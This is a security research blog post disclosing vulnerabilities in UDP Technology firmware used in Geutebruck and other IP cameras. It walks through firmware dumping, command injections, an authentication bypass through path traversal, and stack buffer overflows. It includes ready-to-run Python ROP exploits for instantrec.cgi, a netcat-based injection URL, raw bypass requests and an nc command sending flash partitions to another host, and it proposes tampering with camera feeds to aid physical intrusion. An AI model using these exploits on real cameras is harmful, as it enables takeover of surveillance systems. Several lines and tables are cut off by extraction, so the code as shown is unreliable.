UDP Technology is providing a firmware for many IP Camera vendors such as:

- Geutebruck
- Ganz
- Visualint
- Cap
- THRIVE Intelligence
- Sophus
- VCA
- TripCorps
- Sprinx Technologies
- Smartec
- Riva

They're also selling their own cameras under their brand in Asia.

We've already reported several critical vulnerabilities (from RCE to Authentication Bypass) discovered on Geutebruck products. Geutebruck has always been our main contact to reach UDP Technology. In fact, UDP Technology never deigned to acknowledge our reports despite numerous mails and LinkedIn messages. Because new firmwares were released, sometimes failing to patch correctly reported vulnerabilities, we decided to follow the release of newer firmware, looking for more vulnerabilities.

This time we found **11 authenticated RCE** and a complete **authentication bypass**.

Recap of the previous findings

Several blogposts have been published here about UDP Technology since 2017:

- Anonymous RCE on Geutebruck IP Camera
- Anonymous RCE on Geutebruck IP Camera (again)
- S03E01 RCE on Geutebruck IP Camera
- S04E01 RCE on Geutebruck IP Camera
- S05E01 RCE on Geutebruck IP Camera

It is not mandatory to read the previous blogposts to read this one, but it is still entertaining ;)


Command Injection and authentication bypass

UDP Technology's firmware suffered from several command injections on the CGI files exposed to a user browsing the web interface.

Multiple authentication bypass were found in the past in this product. Here, the previous versions of the product are also vulnerable to this new authentication bypass found. On these firmwares (before *1.12.0.25*), 4 roles or access levels exist:

- **Anonymous**
- **Viewer**
- **Operator**
- **Administrator**

Basically, prepending `/viewer/../` to a ressource when accessing it through the web interface allowed you to lower it to **Viewer** access level. Up to firmware *1.12.0.25* the configuration allowed an anonymous user (using the **Anonymous** level) to have the **Viewer** access level through a "Enable anonymous viewer login (no user name or password required)" option which was enabled by default.



Combining an authentication bypass and an authenticated RCE, it was possible to achieve RCE as root on the default configuration.

Let's start all over again

Step 0 - Firmware Analysis

First, we started to look at the latest firmware (*1.12.0.27*).


```
~/geutebruck/geutebruck/firmwares/E2-V1.12.0.27 ❯ file ipx_firmware-V1.12.0.27.Geutebruck112027.200522.enc
ipx_firmware-V1.12.0.27.Geutebruck112027.200522.enc: data

~/geutebruck/geutebruck/firmwares/E2-V1.12.0.27 ❯ binwalk ipx_firmware-V1.12.0.27.Geutebruck112027.200522.enc | head

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
```

Bugbounty (2)
Conference (23)
Ctf (1)
General (5)
Gestion de crise (1)
Pentest (30)
Publications (15)
Responsible disclosure (16)
Swift (1)
Training (15)
Workshop (1)

Tags

0day Publications
Responsible Disclosure

After trying to extract them, a large amount of data without any relevant content was found. Thanks to the previous vulnerabilities, we know we are targeting a Linux system. We have been looking for known filesystems or even directly common linux files such as ELF [0] binaires, or config files. This might indicate an encrypted firmware (note the suffix ".enc" on the filename). We can confirm this assumption by performing an entropy analysis of the firmware, a high entropy indicating with a high probability that the firmware is encrypted.



Step 1 - Reproducing Previous Vulnerabilities and Dumping the Running Firmware

If we are not able to extract the filesystem from the firmware, we can extract it from running cameras. When the research was performed, the last firmware version available was 1.12.0.27. RandoriSec reported multiple vulnerabilities in the firmware 1.12.0.25 and we still had a camera running this firmware version. By using the previously reported vulnerabiliy in `testaction.cgi`, we managed to get a root shell on the camera using a firmware 1.12.0.25.

Our methodology was the following:

1. Obtaining the filesystem/binaries of interest from the running camera version 1.12.0.25
2. Finding new vulnerabilities on the firmware 1.12.0.25
3. Validating those vulnerabilities on an up-to-date firmware (1.12.0.27)
4. If the last part is successful, downloading the binaries from 1.12.0.27

Dumping partitions

```
ls -al /dev
total 1
...
crw-rw----    1 root     root       90,   0 Apr 12 15:21 mtd0
crw-rw----    1 root     root       90,   1 Apr 12 15:21 mtd0ro
crw-rw----    1 root     root       90,   2 Apr 12 15:21 mtd1
crw-rw----    1 root     root       90,  20 Apr 12 15:21 mtd10
crw-rw----    1 root     root       90,  21 Apr 12 15:21 mtd10ro
crw-rw----    1 root     root       90,  22 Apr 12 15:21 mtd11
crw-rw----    1 root     root       90,  23 Apr 12 15:21 mtd11ro
crw-rw----    1 root     root       90,   3 Apr 12 15:21 mtd1ro
crw-rw----    1 root     root       90,   4 Apr 12 15:21 mtd2
crw-rw----    1 root     root       90,   5 Apr 12 15:21 mtd2ro
crw-rw----    1 root     root       90,   6 Apr 12 15:21 mtd3
crw-rw----    1 root     root       90,   7 Apr 12 15:21 mtd3ro
crw-rw----    1 root     root       90,   8 Apr 12 15:21 mtd4
crw-rw----    1 root     root       90,   9 Apr 12 15:21 mtd4ro
crw-rw----    1 root     root       90,  10 Apr 12 15:21 mtd5
crw-rw----    1 root     root       90,  11 Apr 12 15:21 mtd5ro
crw-rw----    1 root     root       90,  12 Apr 12 15:21 mtd6
crw-rw----    1 root     root       90,  13 Apr 12 15:21 mtd6ro
crw-rw----    1 root     root       90,  14 Apr 12 15:21 mtd7
crw-rw----    1 root     root       90,  15 Apr 12 15:21 mtd7ro
crw-rw----    1 root     root       90,  16 Apr 12 15:21 mtd8
crw-rw----    1 root     root       90,  17 Apr 12 15:21 mtd8ro
crw-rw----    1 root     root       90,  18 Apr 12 15:21 mtd9
crw-rw----    1 root     root       90,  19 Apr 12 15:21 mtd9ro
brw-rw----    1 root     root       31,   0 Apr 12 15:21 mtdblock0
brw-rw----    1 root     root       31,   1 Apr 12 15:21 mtdblock1
brw-rw----    1 root     root       31,  10 Apr 12 15:21 mtdblock10
brw-rw----    1 root     root       31,  11 Apr 12 15:21 mtdblock11
brw-rw----    1 root     root       31,   2 Apr 12 15:21 mtdblock2
brw-rw----    1 root     root       31,   3 Apr 12 15:21 mtdblock3
```

```
nc 192.168.14.101 4041 < /dev/mtdX
```

Doing so, we retrieved every MTD devices on the camera.

```
~/geutebruck/firmware_ext ❯ file mtd*
mtd0:  data
mtd1:  data
mtd10: data
mtd11: data
mtd2:  u-boot legacy uImage, Linux-2.6.18_IPNX_PRODUCT_1.1.2-, Linux/ARM, OS Kernel Image (Not compressed), 1855908 bytes, We
mtd3:  Linux jffs2 filesystem data little endian
mtd4:  u-boot legacy uImage, Linux-2.6.18_IPNX_PRODUCT_1.1.2-, Linux/ARM, OS Kernel Image (Not compressed), 1855812 bytes, Tu
mtd5:  Linux Compressed ROM File System data, little endian size 26800128 version #2 sorted_dirs CRC 0x4f9d065c, edition 0, 1
mtd6:  Linux jffs2 filesystem data little endian
mtd7:  data
mtd8:  data
mtd9:  data
```

mtd6 is particularly interesting because it holds a JFFS2 [4] Filesystem. Citing Sourceware [4]:

> "JFFS2 is a log-structured file system designed for use on flash devices in embedded systems".

Now that we retrieved the JFFS partition, we can extract it using jefferson [5] or mount it like any comomn filesystem on linux.

Another quick option remains to take advantage of the shell and only dump binaries of interest.

Focusing on the web root

We decided to first focus on the web server before any other services, considering it is often publicly exposed to the Internet. According to the config files of the HTTP server, /var/config/www/lighttpd.conf, the location of the web root being used is `/usr/www` .

```
# ps -aux
...
 1048 root       0:00 /usr/local/lighttpd/sbin/lighttpd -f /var/config/www/lighttpd.conf -m /usr/lib
...
```

Step 2 - Grab the Low Hanging Fruit: Command Injections

Considering the nature of the vulnerability reported in the past, we directly started to look for RCE (more precisely, command injection).

```
find webroot -name *cgi
```

The previous command returns approximately 181 results were some of them are symbolic link to others. We first started to look at `/uapi-cgi/` . To filter CGI files prone to command injection, we list their external symbols looking for calls to the following functions:

- popen [6]
- system [7]
- exec* [8]

```
~/geutebruck/binaries_27/all_cgi_in_root ❯ for i in *.cgi;
do
    objdump -T $i 2>/dev/null  | grep -E '(popen|system|exec)' > /dev/null && echo $i;
done

certmngr.cgi
countreport.cgi
datetime.cgi
download.cgi
encprofile.cgi
evnprofile.cgi
extcounter.cgi
factory.cgi
fwupload.cgi
impexp.cgi
instantrec.cgi
language.cgi
```

```
timezone.cgi
tmpapp.cgi
```

This reduce the set of potentially vulnerable CGI files to these 28 files. Now, we can start open every file with our favourite disassembler.

Let's start with certmngr.cgi

Let's have a look at the first cgi file containing calls to exec/system/popen, certmngr.
Note: that the original binary does not contain symbols so the function names have been renamed.

After identifying the main function, we check the different inputs we can play with to interact with the CGI.

```
mLogInit("certmngr", argv, envp);
v3 = qCgiRequestParseQueries();
action = (char *)sub_A010(v3, "action");
action_ = action;
group = (char *)sub_A010(v3, "group");
group_ = group;
v12 = (void *)sub_A010(v3, "country");
country = (int)v12;
v13 = (void *)sub_A010(v3, "state");
state = (int)v13;
v14 = (void *)sub_A010(v3, "local");
local = (int)v14;
v15 = (char *)sub_A010(v3, "organization");
organization = v15;
ptr = (void *)sub_A010(v3, "organizationunit");
organization_unit = (int)ptr;
v6 = (void *)sub_A010(v3, "commonname");
commonname = (int)v6;
v7 = (void *)sub_A010(v3, "days");
days = (int)v7;
v8 = (char *)sub_A010(v3, "type");
type = v8;
memset(&s, 0, 0x100u);
memset(&v17, 0, 0x200u);
if ( !strcasecmp(action, "createselfcert") )
{
```


After the call to qCgiRequestsParseQueries which returns a value, this value is passed to function sub_A010. This function takes the parameter name and return pointer to the value.

We can see the list of parameters:


- action
- group
- country
- state
- local
- organization
- organization
- unit
- commonname
- days
- type

Remember we are looking for command injections so we directly look for calls to system, exec and popen. After finding the system function, we list its cross references.


```
; Attributes: thunk

; int system(const char *command)
system
ADR             R12, 0x9228
ADD             R12, R12, #0xC000
LDR             PC, [R12,#(system_ptr - 0x15228)]! ; __imp_system
; End of function system
```



This function builds a string with **snprintf** and directly uses it as parameter for **system**. Note that if we can put our input in this string, we can get a command execution.



We can just follow the argument flow, look for another cross reference and we arrive directly in the main.



We directly control almost every strings used to build the command passed to system in **openssl_new**. (However one would have been enough.)

So, let's build a quick proof of concept

We need to set correctly each parameter involved otherwise the function responsible for parsing the parameters will return a null pointer, which will be dereferenced without any check leading to a crash of the program before reaching the system function:

- **action**: createselfcert, the action required to reach the call to system
- **local**: anything
- **country**: AA, (dues to extra check, it needs to be only 2 char long)
- **state**: Our payload
- **organization**: anything
- **organizationunit**: anything
- **commonname**: anything
- **days**: any number
- **type**: anything

The only other constraint is that the final string built as to be a valid bash command.

```
http://192.168.14.58/uapi-cgi/admin/certmngr.cgi?action=createselfcert&local=anything&country=AA&state=%24(nc%20-lp%205098%20
```

viewer rights without any authentication.

We first focused on having RCE regardless of the access level.

Then proceed with the rest of the cgi files, collect the fruits

By applying more or less the same methodology on every CGI file, we find the same kind of vulnerabilities in the following CGI files:

- certmngr.cgi
- factory.cgi
- language.cgi
- oem.cgi
- simple_reclistjs.cgi
- testcmd.cgi
- tmpapp.cgi

We developed a PoC and Metasploit modules for each of these RCE.

CGI	Short description	Minimal access level
certmngr.cgi	Command injection multiple parameters	Administrator
factory.cgi	Command injection in **preserve** parameter	Administrator
language.cgi	Command injection in **date** parameter	Viewer
oem.cgi	Command injection in **environment.lang** parameter	Administrator
simple_reclistjs.cgi	Command injection in **date** parameter	Administrator
testcmd.cgi	Command injection in **command** parameter	Administrator
tmpapp.cgi	Command injection in **appfile.filename** parameter	Administrator

At this point we got 7 RCE and one impacting the **Viewer** access level. Can we get more?

Step 3 - Let's go deeper! Exploiting buffer overflows

We have a lot of CGI files developped in C with not much attention paid regarding security best practices. Thus, it seems natural to at least have a quick look at buffer overflows and other types of memory corruption bugs.

There was no "shortcut" to filter CGI files with potential buffer overflows, we just analyzed each of them individually.

We found 4 classical stack buffer overflows:

- countreport.cgi
- encprofile.cgi
- evnprofile.cgi
- instantrec.cgi

Let's focus on the `instantrec.cgi` file:

```
v3 = qCgiRequestParseQueries();
pszXML = (int)DEFINE_SearchParameter((Q_ENTRY *)v3, "xmlschema");
pszAction = (int)DEFINE_SearchParameter((Q_ENTRY *)v3, "action");
pszOption = (int)DEFINE_SearchParameter((Q_ENTRY *)v3, "option");
pszTimeKey = (int)DEFINE_SearchParameter((Q_ENTRY *)v3, "timekey");
pszTempKey = (int)DEFINE_SearchParameter((Q_ENTRY *)v3, "_");
pszNoCmd = (int)DEFINE_SearchParameter((Q_ENTRY *)v3, "nocmd");
pszAsync = (int)DEFINE_SearchParameter((Q_ENTRY *)v3, "async");
pszDebug = (int)DEFINE_SearchParameter((Q_ENTRY *)v3, "debug");
```

Later in the main function we can see a lot of string manipulation without any check on the size on the different parameters like **option** or **action**.

```
if ( pszXML )
{
  if ( v6 )
  {
    v11 = 0;
    memset(v12, 0, 0x1FFu);
    snprintf(&v11, 0x200u, "%s|%s", v5, pszAction);
    if ( pszOption )
    {
      strcat(&v11, "|");
      strcat(&v11, (const char *)pszOption);
      strcat(&v11, "sec");
    }
    strcat(&v11, "|");
    strcat(&v11, v7);
    PARSEXML_InsertCData((xmlDocPtr)ptResultXMLDoc, "ERROR", (unsigned __int8 *)&v11);
  }
```

We have a stack buffer overflow here. For those unfamiliar with buffer overflows, plenty of good documentation is available on the Internet [9] [10].

why we encounter this behaviour, it might be because of the very old version of the kernel we are facing here :

```
# uname -a
Linux EFD-2250 2.6.18_IPNX_PRODUCT_1.1.2-g3532e87a #1 PREEMPT Tue May 12 18:00:46 KST 2020 armv5tejl GNU/Linux
```

Let's ROP

To exploit this stack buffer overflow we choose to go for a Return Oriented Programming Attack [14]. This might not look the straighter way to the Remote Code Execution, however, this solution allows us to not have to produce a shellcode for this architecture, and avoid any bruteforce of stack addresses.

The general idea of this exploit is to use gadgets in the libc to write a string into the data section of the libc. Then we call the **system** function with this newly written string as argument.

First we use **ropper** to retrieve the gadget we need from the libc.

```
0x0006781c: str r1, [r4 + 0x14]; pop r4, pc;
0x00101de4: pop r0, pc
0x0010252c: pop r1, pc
0x00015164: pop r4, pc
```

List of the gadgets found in /lib/libc.so.7 required for this exploit

To ROP into the libc we need libc base address, because of the weak ASLR, we can retrieve it once, using `/proc/PID/maps` .

To write the string in the data section we start by popping the 4 bytes of the string we want to write, into `r1` . Then we store it at the adress r4 + 0x14.

```
| pop r4, pc                    | <--- Stack Pointer
| 0x1000 - 0x14                 |
| pop r1, pc                    |
| "nib/"                        |
| str r1 [r4 + 0x14]; pop r4, pc |
| 0x1000 + 4 - 0x14             |
| pop r1, pc                    |
| ";hs/"                        |
| str r1 [r4 + 0x14]; pop r4, pc |
```

Ropchain example, writing "/bin/sh;" at 0x1000

After that we just pop the address of the newly written string into `r0` and we return to the begining of the **system** funtion in the libc.

We wrote a Python exploit so we can execute any arbitrary command.

```
import requests
import struct
import sys

username = 'admin'
password = 'root'

PAD_SIZE=536
padding = b"a"*PAD_SIZE

libc_add = 0x402da000

system_off = 0x00357fc
puts_off = 0x0005bc5c
exit_off = 0x0002d784
sleep_off = 0x0009538c
putchar_off = 0x005e608

libc_data_off = 0x12c960

str_r1_off = 0x0006781c # str r1 into r4 + 0x14; pop r4 pc;
pop_r0_off = 0x00101de4 # pop r0 pc
pop_r1_off = 0x0010252c # pop r1 pc
pop_r4_off = 0x00015164 # pop r4 pc

system = libc_add + system_off
puts   = libc_add + puts_off
exit_  = libc_add + exit_off
```

```
def write_string(string, add):
    rop = b""
    if (len(string) %4):
        print('[-] String would contain null_bytes. ')
        sys.exit(-1)

    chunks = [string[i:i+4] for i in range(0, len(string),4)]


    rop += p(pop_r4)
    rop += p(add-0x14)
    for index, chunk in enumerate(chunks):
        rop += p(pop_r1)
        rop += chunk
        rop += p(str_r1)
        if index != len(chunks)-1:
            rop += p(add - 0x14 + (index + 1)*4)
        else:
            rop += b"AAAA"


    if b"\x00" in rop:
        print("[-] Pickup another address, ropchain would contain null bytes")
        print(",".join([hex(ord(i)) for i in rop]))
    return rop


def main():
    url = f'http://{sys.argv[1]}:{sys.argv[2]}/uapi-cgi/instantrec.cgi'
    cmd = f'{sys.argv[3]}'

    print(f'[+] Starting exploit for {url}')
    print(f'\t - Command: "{cmd}"')

    if len(cmd)%4:
        cmd += " "*(4 - len(cmd)%4)
    print("\t - Generating ropchain")
    action = padding
    action += write_string(cmd.encode(), add_str)
    action += p(pop_r0)
    action += p(add_str)
    action += p(system)
    print("\t - Trigger!")
    r = requests.post(url, data={'action':action},auth=requests.auth.HTTPDigestAuth(username, password))
    print("[*]Shell should have popped!")

def usage():
    print(f"[-] Missing arguments.\n{sys.argv[0]} <Remote ip> <port> <command>")
    exit(1)


if __name__=='__main__':
    if len(sys.argv) < 4:
        usage()
    main()
```

Python exploit for instantrec.cgi

Because every CGI files uses the libc, the 4 Stack Buffer overflows can be exploited using exactly the same technique. You just need to adapt the parameters, the padding size and the libc base address, which is different for every CGI but constant across executions.

Summary table

CGI	Short description	Minimal access level
certmngr.cgi	Command injection multiple parameters	Administrator
countreport.cgi	Stack Buffer Overflow	Operator
encprofile.cgi	Stack Buffer Overflow	Administrator
evnprofile.cgi	Stack Buffer Overflow	Operator
factory.cgi	Command injection in preserve parameter	Administrator

That brings to 11 RCE issues and only one with **Viewer** access level.

Step 4 - Make the fruits taste delicious: Authentication Bypass

When looking at the authentication mechanism, we realised it relies mainly on HTTP Basic Authentication provided by the web server lighthttpd.

Extract of /var/config/www/lighttpd.conf

```
...

## mod_access
$HTTP["url"] !~ "testcmd.cgi|param.cgi"{
    $HTTP["querystring"]  =~ "(\>|\%3e|\%3E|\||\%7c|\%7C|;|\%3b|\%3B|\'|\%27|\!|\%21|\{|\}|\%7b|\%7B|\%7d|\%7D|\[|\]|\%5b|\%5
        url.access-deny = ("")
    }
}

$HTTP["url"] =~ "param.cgi"{
    $HTTP["querystring"]  =~ "(\"|\%22|\'|\%27|\`|\%60)"{
        url.access-deny = ("")
    }
}
...

## < Begin of Authentication part
## 0 for off, 1 for 'auth-ok' messages, 2 for verbose debugging
auth.debug = 0
## auth.backend
include "/var/config/www/auth_user"
## auth.require
#$SERVER["socket"] == ":80" {
#  $HTTP["url"] =~ "^/*" {
#    auth.require = (
#    "/uapi-cgi/param.fcgi" => (
#      "method" => "basic",
#      "realm" => "root",
#      "require" => "user=root"
#    ),
#    "/nvc-cgi/param.fcgi" => (
#     "method" => "basic",
#     "realm" => "root",
#     "require" => "user=root"
#     ))
#  }
#}
include "/var/config/www/auth_require"
## > End of Authentication part
...
```

The first file `/var/config/www/auth_user` :

```
auth.backend = "htdigest"
auth.backend.htdigest.userfile = "/tmp/.digest"
```

The list of users are stored on `auth.backend.htdigest.userfile` .

```
root:administrator:0215f42c8fa1d2cc3c4652529d3a771a
```

Only one in our case.

The second interesting file included by the main config file is `/var/config/www/auth_require` :

```
$SERVER["socket"] == ":80" {

url.rewrite-once = (
"^/nvc-cgi\/([^\/]*)\.(fcgi|cgi)(\?.*)?$" => "/nvc-cgi/admin/$1.$2$3",
"^/uapi-cgi\/([^\/]*)\.(fcgi|cgi)(\?.*)?$" => "/uapi-cgi/admin/$1.$2$3"
)

$HTTP["url"] =~ "^/*" {
```

```
( "method"  => "digest",
"realm"   => "administrator",
"require" => "user=root"),

"/nvc-cgi/operator" =>
( "method"  => "digest",
"realm"   => "administrator",
"require" => "user=root"),

"/nvc-cgi/ptz/ptz2.fcgi" =>
( "method"  => "digest",
"realm"   => "administrator",
"require" => "user=root"),

"/nvc-cgi/ptz/serial2.fcgi" =>
( "method"  => "digest",
"realm"   => "administrator",
"require" => "user=root"),

"/vca.cgi" =>
( "method"  => "digest",
"realm"   => "administrator",
"require" => "user=root"),

"/admin" =>
( "method"  => "digest",
"realm"   => "administrator",
"require" => "user=root"),

"/storage/storage.html" =>
( "method"  => "digest",
"realm"   => "administrator",
"require" => "user=root"),

"/config/index.html" =>
( "method"  => "digest",
"realm"   => "administrator",
"require" => "user=root"),

"/uapi-cgi/viewer" =>
( "method"  => "digest",
"realm"   => "administrator",
"require" => "user=root"),

"/nvc-cgi/viewer" =>
( "method"  => "digest",
"realm"   => "administrator",
"require" => "user=root"),

"/cgi-bin" =>
( "method"  => "digest",
"realm"   => "administrator",
"require" => "user=root"),

"/api" =>
( "method"  => "digest",
"realm"   => "administrator",
"require" => "user=root"),

"/var/config/www/guest_fcgi" =>
( "method"  => "digest",
"realm"   => "administrator",
"require" => "user=root"),

"/main.html" =>
( "method"  => "digest",
"realm"   => "administrator",
"require" => "user=root")
)
}

}
```

This file is designed to set up authentication rules to various folders. The following lines for example are responsible of the authentication of `/uapi-cgi/admin` :

```
...
"/uapi-cgi/admin" =>
```

,

But, there is an issue in this rewriting rule, **it matches only requests starting by /uapi-cgi/**. So, if we request, **/non-existent/../uapi-cgi/certmngr.cgi**, the request will not match the regular expression, which will not be rewritten. Even more, just a double slash instead of a single slash in the beginning of /uapi-cgi/ is enough. If it is not rewritten, we directly ask for **/uapi-cgi/certmngr.cgi**. This file is **NOT** protected by HTTP Basic authentication.

When testing it, keep in mind that **/non-existent/../uapi-cgi/certmngr.cgi** might be transparently replaced by your **browser** into **/uapi-cgi/certmngr.cgi** which is why we craft HTTP requests manually here.

```
~/geutebruck/disclo/blogpost ❯ python -c 'print("GET /uapi-cgi/certmngr.cgi HTTP/1.1\r\nHost: 192.168.14.58\r\n\r")' | nc 192
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest realm="administrator", nonce="e4b9e9f05e3412c45cd88da4d3b36bae", qop="auth"
Content-Type: text/html
Content-Length: 351
Date: Tue, 13 Apr 2021 17:04:56 GMT
Server: lighttpd/1.4.35

<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
        "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
  <title>401 - Unauthorized</title>
 </head>
 <body>
  <h1>401 - Unauthorized</h1>
 </body>
</html>

~/geutebruck/disclo/blogpost ❯ python -c 'print("GET /non-existent/../uapi-cgi/certmngr.cgi HTTP/1.1\r\nHost: 192.168.14.58\r'
HTTP/1.1 200 OK
Cache-Control: no-cache, max-age=0
Pragma: no-cache
Expires: Tue, 13 Apr 2021 17:04:07 GMT
Content-Length: 0
Date: Tue, 13 Apr 2021 17:04:07 GMT
Server: lighttpd/1.4.35

~/geutebruck/disclo/blogpost ❯ python -c 'print("GET //uapi-cgi/certmngr.cgi HTTP/1.1\r\nHost: 192.168.14.58\r\n\r")' | nc 19
HTTP/1.1 200 OK
Cache-Control: no-cache, max-age=0
Pragma: no-cache
Expires: Tue, 13 Apr 2021 17:05:21 GMT
Content-Length: 0
Date: Tue, 13 Apr 2021 17:05:21 GMT
Server: lighttpd/1.4.35
```

Quick POC of the authentication bypass

We got a nice and simple trick to bypass authentication of every `/uapi-cgi/` files, making every RCEs we found so far reachable without any authentication. We now have 11 pre-auth RCE.

Bonus 1 - No Auth Exploit Buffer Overflow

It even simplifies the previous exploit, because we do not have to handle the HTTP Basic authentication anymore.

```
import socket
import struct
import sys

PAD_SIZE=536
padding = b"a" * PAD_SIZE

libc_add = 0x402da000

system_off = 0x00357fc
puts_off = 0x0005bc5c
exit_off = 0x0002d784
sleep_off = 0x0009538c
```

```
sleep  = libc_add + sleep_off
putchar  = libc_add + putchar_off


str_r1 = libc_add + str_r1_off
pop_r0 = libc_add + pop_r0_off
pop_r1 = libc_add + pop_r1_off
pop_r4 = libc_add + pop_r4_off

add_str = libc_data_off + libc_add + 4


def p(a):
    return struct.pack('<I', a)


def write_string(string, add):
    rop = b""
    if (len(string) % 4):
        print('[-] String would contain null_bytes. ')
        sys.exit(-1)

    chunks = [string[i:i + 4] for i in range(0, len(string), 4)]


    rop += p(pop_r4)
    rop += p(add-0x14)
    for index, chunk in enumerate(chunks):
        rop += p(pop_r1)
        rop += chunk
        rop += p(str_r1)
        if index != len(chunks) - 1:
            rop += p(add - 0x14 + (index + 1) * 4)
        else:
            rop += b"AAAA"


    if b"\x00" in rop:
        print("[-] Pickup another address, ropchain would contain null bytes")
        print(",".join([hex(ord(i)) for i in rop]))
    return rop


def send_http_post_request(target, url, data, port=80):

    body = b"&".join([key.encode() + b'=' + data[key] for key in data])

    head = f"""POST {url} HTTP/1.1\r
Host: {target}\r
Content-Length: {len(body)}\r\n\r
"""

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target, port))

#    print(head.encode()+body)
    s.send(head.encode()+body)
#    print(s.recv(4096))


def main():
    cmd = sys.argv[3]
    target_url = "/onvif/../uapi-cgi/instantrec.cgi"

    print(f'[+] Starting exploit for on {sys.argv[1]}')
    print(f'\t - Command: "{cmd}"')


    if len(cmd)%4:
        cmd += " "*( 4 - len(cmd) % 4)

    print("\t - Generating ropchain")
    action = padding
    action += write_string(cmd.encode(), add_str)
    action += p(pop_r0)
    action += p(add_str)
    action += p(system)
    print("\t - Trigger!")
    send_http_post_request(sys.argv[1], target_url, {'action':action}, port=int(sys.argv[2]))
```

Bonus 2 - Metasploit Post Exploitation Module

After successfully gaining acces to the camera, the next step is to attack the camera capture display which can be very useful during a red team engagement and would help for an initial physical intrusion.

To do so, a high level understanding of how the live streaming video works is crucial. Consulting the livestream on a web browser reveals an internal JavaScript code which is responsible for getting infinite instant frames from a FastCGI endpoint and overwriting current displayed frame, thus making the livestream looks smooth and well displayed when seen by the bare eye.

The FastCGI file is a binary protocol for interfacing interactive programs with a web server, in our case it is used as a proxy between the raw stream and the web pages which are finally displayed within the web browser.

As this FastCGI file is a blackbox asset, its general behavior could be challenging at first but thanks to the available tools out there, reverse engineering the `snapshot.fcgi` file using a disassembler/decompiler such as IDA or Ghidra is as simple as watching the livestream.

Long story short, each frame is received by the fcgi binary in a raw format and transformed into an standard image and returned as a response in order to be used later when consulted by the JavaScript code.


The `main()` function responsible for handling all the process prementioned is the following:

```
int main(void)

{
[...]
  iVar1 = UHL_streamInit(); // start the raw connection with the stream
  if (iVar1 == 0) {
    memset(acStack320,0,0x11c); // allocate space for hardcoded snapshot config file
    snprintf(acStack320,0x80,"/var/info/tmp/status_snapshot_fcgi.conf");
    [...]
    strncpy(acStack192,"/etc/init.d/fcgi/snapshot.fcgi",0x80); // output file
   [...]
    iVar1 = STATUS_create(acStack320);
    g_statusHandle = iVar1;
    if (iVar1 != 0) {
      IPNUTIL_RegisterSigHandler(signalHandler); // handle interruptions signals
LAB_00008c54:
      iVar1 = FCGI_Accept(); // accept request
      if (-1 < iVar1) {
        while( true ) { // infinite display
          local_1c[0] = 0;
          iVar1 = UHL_frameOpenTime(0,0,2,0,0,0,0,0); // open raw connection with the stream
          if (iVar1 == 0) break; // no stream ==> exit
          UHL_frameGetSerial(iVar1,local_1c); // store stream serial reference
          if (local_1c[0] == 0) { // no serial identified ==> exit
            UHL_frameClose(iVar1);
            break;
          }
          local_24 = 0;
          local_20 = (void *)0x0;
          UHL_frameGetData(iVar1,&local_20,&local_24); // start getting data and store it in local_20
          __n = local_24;
          __dest = malloc(local_24); // allocate space for raw data
          if (__dest == (void *)0x0) break; // failed to dynamically allocate space
          memcpy(__dest,local_20,__n); // copying the raw data to the allocated space. no overflow !!
          UHL_frameClose(iVar1); // finished receving data
          FCGI_printf("Content-Length: %d\r\n",__n); // preparing HTTP response header
          printHead("image/jpeg"); // content type
          iVar1 = FCGI_fwrite(__dest,__n,1,0x111c8); // writing content as http response
          if (iVar1 == 1) { // success
            FCGI_fflush(0x111c8); // flush the buffer
            free(__dest); // free allocated space ; otherwise memory leak ?
            goto LAB_00008c54; // repeat the process
          }
          printHead("text/html"); // if something went wrong we reach this point
          errorPrint("PrintData error"); // print error on the page;
          free(__dest); // also free the allocated space
          iVar1 = FCGI_Accept(); // try to accept a request
          if (iVar1 < 0) goto LAB_00008d3c; // if it fails then it quit the program
        }
        printHead("text/html");
        errorPrint("GetSnapshot error2");
        goto LAB_00008c54;
      }
LAB_00008d3c:
```

```
    if(snapshot_play === false) {
      return;
    }
    $("#snapshotArea").attr("src", ImageBuf.src);
    $("#snapshotArea").show();
    var tobj = new Date();

    ImageBuf.src = snapshot_url + "?_=" + tobj.getTime();
    delete tobj;
  }
  var ImageBuf = new Image();
